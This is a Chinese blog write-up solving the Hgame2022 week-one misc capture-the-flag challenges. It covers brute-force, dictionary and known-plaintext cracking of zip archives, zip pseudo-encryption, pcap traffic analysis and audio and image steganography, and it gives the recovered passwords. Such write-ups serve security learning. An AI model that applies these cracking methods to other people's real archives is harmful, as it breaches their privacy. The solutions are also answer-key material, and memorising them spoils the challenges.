【Hgame2022】第一周misc和web题解

原创

Sunlight_316 已于 2022-02-15 21:26:38 修改 881 收藏

分类专栏： 刷题笔记 文章标签： 前端

于 2022-02-15 21:24:38 首次发布

本文链接：https://blog.csdn.net/weixin_51614272/article/details/122931482

【Hgame2022】第一周misc和web题解


比赛链接 点击这里

MISC

这个压缩包有点麻烦

暴力破解


> 下载压缩包，发现有注释，提示是**暴力破解**6位数字的密码



这个压缩包有点麻烦-New.zip (评估版本)
文件(F) 命令(C) 工具(S) 收藏夹(O) 选项(N) 帮助(H)
添加 解压到 测试 查看 删除 查找 向导 信息 扫描病毒 注释 自解压格式
这个压缩包有点麻烦-New.zip - ZIP 压缩文件, 解包大小为 213,768 字节
名称 大小 压缩后大小 类型 修改时间 CRC32
.. 文件夹
flag.zip * 33,703 33,715 WinRAR ZIP 压缩... 2022/1/20 21... 756790DF
password-not... 180,000 145,928 文本文档 2022/1/17 15... 91DD97...
README.txt * 65 73 文本文档 2022/1/18 11... 750B2B...
Pure numeric passwords within 6 digits are not safe!
总计 3 文件, 213,768 字节
CSDN @Sunlight_316

破解得483279

得到下一个zip


压缩包和提示






字典爆破

判断应该是一个密码本，字典包。所以选择字典爆破，得到密码 &-`;qpCKliw2yTR\



明文爆破

发现又是一个zip压缩包，里面还有一个文件和之前的readme是一样的文件（已知部分明文），所以直接明文攻击
根据提示：注意将明文压缩时，压缩包的属性要设置为**仅储存**



压缩包伪加密

> 得到一个jpg文件，binwalk分离得到一个加密的压缩包，分析得知是伪加密，得到flag

好康的流量

解法一

分析流量，追踪TCP流，得到一个base64编码的文件，直接复制下来到010打开分析，或者在网页上直接解出来

解法二

先把pcapng转成pcap，然后用networkminer打开，可以直接看到图片，下载下来分析

The easiest way to convert PcapNG files to PCAP format

PCAPNG.com

In Wireshark 1.8 and later the default file format is Pcap-NG (aka NTAR). This format allows for more advanced features than the old libpcap (aka PCAP) format, such as multiple interface types and annotations.

If you need to load a PcapNG capture file into a tool that doesn't support the PcapNG format, then you first need to convert the capture file to the legacy PCAP format. You can convert from PcapNG to PCAP with CapLoader or the command line tool editcap, but an even easier solution is to upload your PcapNG file here.

Metadata available in PcapNG options (operating system, sniffer application, capture filter, frame annotations etc.) and name resolution blocks (cached hostname / DNS entries) is also extracted and displayed.


Convert PcapNG to PCAP


[SELECT PCAPNG FILE TO CONVERT]

Select file to convert: 选择文件 好康的流量.pcapng


Convert to PCAP

Only first 8.00 MB will be converted







接着用stegsolve查看通道，得到一半的flag，然后再lsb隐写查看




群青(其实是幽灵东京）

查看属性得知是基础的silenteye隐写，查看波谱图得到提示Yoasobi是密码


群青，但是是幽灵东京.wav 属性
常规
安全
详细信息
以前的版本
属性
值
说明
标题
副标题
分级
媒体
参与创作的艺术家
why not try try SilentEye
唱片集
年
#
流派
时长
00:03:30
音频
比特率
1536kbps
来源
创建媒体日期
版权
内容
家长分级
父级分级原因
删除属性和个人信息
确定
取消
应用(A)
CSDN @Sunlight_316


群青，但是是幽灵东京
文件(F) 编辑(E) 选择(S) 视图(V) 播录(N) 轨道(T) 生成(G) 效果(C) 分析(A) 工具(O) 帮助(H)
MME
麦克风阵列 (Realtek(R) Audio)
2 (立体声) 录制声道
扬声器 (Realtek(R) Audio)
项目采样率 (Hz)
吸附到
选区的起点和终点
48000
关闭
00 时 00 分 00.000 秒
00 时 00 分 00.000 秒
00 时 00 分 00 秒
已停止.
CSDN @Sunlight_316


Decode message: E:/users/downlode/群青，但是是幽灵东京.wav
Media's encoding format :
WAVE
Options
Sound quality: 93.75%
normal
Advanced
Decoded message
https://potat0-1308188104.cos.ap-shanghai.myqcloud.com/Week1/S_S_T_V.wav
Type
AES256
Key
CharSet:
UTF8
Encrypted data
Compressed data
Cancel
Decode

https://potat0-1308188104.cos.ap-shanghai.myqcloud.com/Week1/S_S_T_V.wav
下载得到一个SSTV名称的音频文件，推测是用SSTV来展现信息

收藏 | 15

慢扫描电视

播报 编辑 讨论 上传视频

本词条由"科普中国"科学百科词条编写与应用工作项目 审核。

慢扫描电视（Slow-scan television）是业余无线电爱好者的一种主要图片传输方法，慢扫描电视通过无线电传输和接收单色或彩色静态图片。

中文名	慢扫描电视	提　出	1958年
外文名	Slow Scan Television，SSTV	通　过	普通的3KHz话音通道传输画面
		回　扫	Fly back

目录

介绍

播报 编辑


慢扫描电视（Slow-scan television）是业余无线电爱好者的一种主要图片传输方法，慢扫描电视通过无线电传输和接收单色或彩色静态图片。[1]

